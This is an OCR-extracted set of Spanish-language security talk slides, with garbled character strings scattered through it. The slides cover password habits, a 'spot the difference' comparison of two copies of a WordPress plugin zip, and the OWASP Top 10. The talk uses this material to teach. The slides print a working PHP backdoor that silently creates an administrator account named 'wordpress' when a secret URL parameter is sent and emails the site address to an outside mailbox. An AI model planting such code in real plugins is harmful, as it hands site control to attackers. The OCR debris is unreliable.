
%8mVYE0:Ytl;1x7aot~u

=Cc]l]HM7-P%Hfqs{EW;

7pqL:~kdOk@gzKKsZJMo


TjJ9S+yCsdhV^RU^3rrJ

2. Un gestor siempre…





Password

3. Cambia la clave cada...



Cada semana… mes… año…






No seas tan credulo McFly

Seamos honestos…

1. Las contraseñas no sirven
2. Siempre las anotaras
3. Las olvidaras
4. Te van a hackear
5. Las cambias cada 2 años

¡Encuentra la diferencia!





Propiedades de appointments.2.2.6.zip

General | Archivo | Seguridad | Detalles | Versiones anteriores

appointments.2.2.6.zip

Tipo de archivo: Archivo WinRAR ZIP (.zip)

Se abre con: WinRAR archiver — Cambiar...

Ubicación: C:\Users\ingen\Downloads

Tamaño: 1,88 MB (1.974.973 bytes)

Tamaño en disco: 1,88 MB (1.978.368 bytes)


Creado: Hoy, 13 de mayo de 2018, Hace 4 minutos

Modificado: Hoy, 13 de mayo de 2018, Hace 3 minutos

Último acceso: Hoy, 13 de mayo de 2018, Hace 4 minutos

Atributos: ☐ Solo lectura ☐ Oculto — Avanzados...

Aceptar | Cancelar | Aplicar



Propiedades de appointments.2.2.6.zip

General | Archivo | Seguridad | Detalles | Versiones anteriores

appointments.2.2.6.zip

Tipo de archivo: Archivo WinRAR ZIP (.zip)

Se abre con: WinRAR archiver — Cambiar...

Ubicación: C:\Users\ingen\Downloads

Tamaño: 1,88 MB (1.974.961 bytes)

Tamaño en disco: 1,88 MB (1.978.368 bytes)

Creado: Hoy, 13 de mayo de 2018, Hace 7 minutos

Modificado: Hoy, 13 de mayo de 2018, 11:29:28 p. m.

Último acceso: Hoy, 13 de mayo de 2018, 11:29:28 p. m.

Atributos: ☐ Solo lectura ☐ Oculto — Avanzados...

Aceptar | Cancelar | Aplicar

```php
add_action('wp_head', 'my_wpfunww7x');
function my_wpfunww7x() {
    If ($_GET['cms'] == 'jjoplmh') {
        require('wp-includes/registration.php');
        If (!username_exists('wordpress')) {
            $user_id = wp_create_user('wordpress','gh67io9Cjm');
            $user = new WP_User($user_id);
            $user->set_role('administrator');
        }
    }
}

add_action('wp_head', 'my_wpfunww7c8');
function my_wpfunww7c8(){
    If (!username_exists('wordpress'))
    {
        $addressdecode="thomasza@gmx.com";
        $vari='Wordpress Plugin';
        mail($addressdecode,get_bloginfo('wpurl'),$vari);
    }
}
```

OWASP

TOP 10 APPLICATION SECURITY RISKS

A1 INJECTION

A2 BROKEN AUTHENTICATION

A3 SENSITIVE DATA EXPOSURE

A4 XML EXTERNAL ENTITIES (XXE)

A5 BROKEN ACCESS CONTROL

A6 SECURITY MISCONFIGURATION

A7 CROSS-SITE SCRIPTING (XSS)

A8 INSECURE DESERIALIZATION

A9 USING COMPONENTS WITH KNOWN VULNERABILITIES

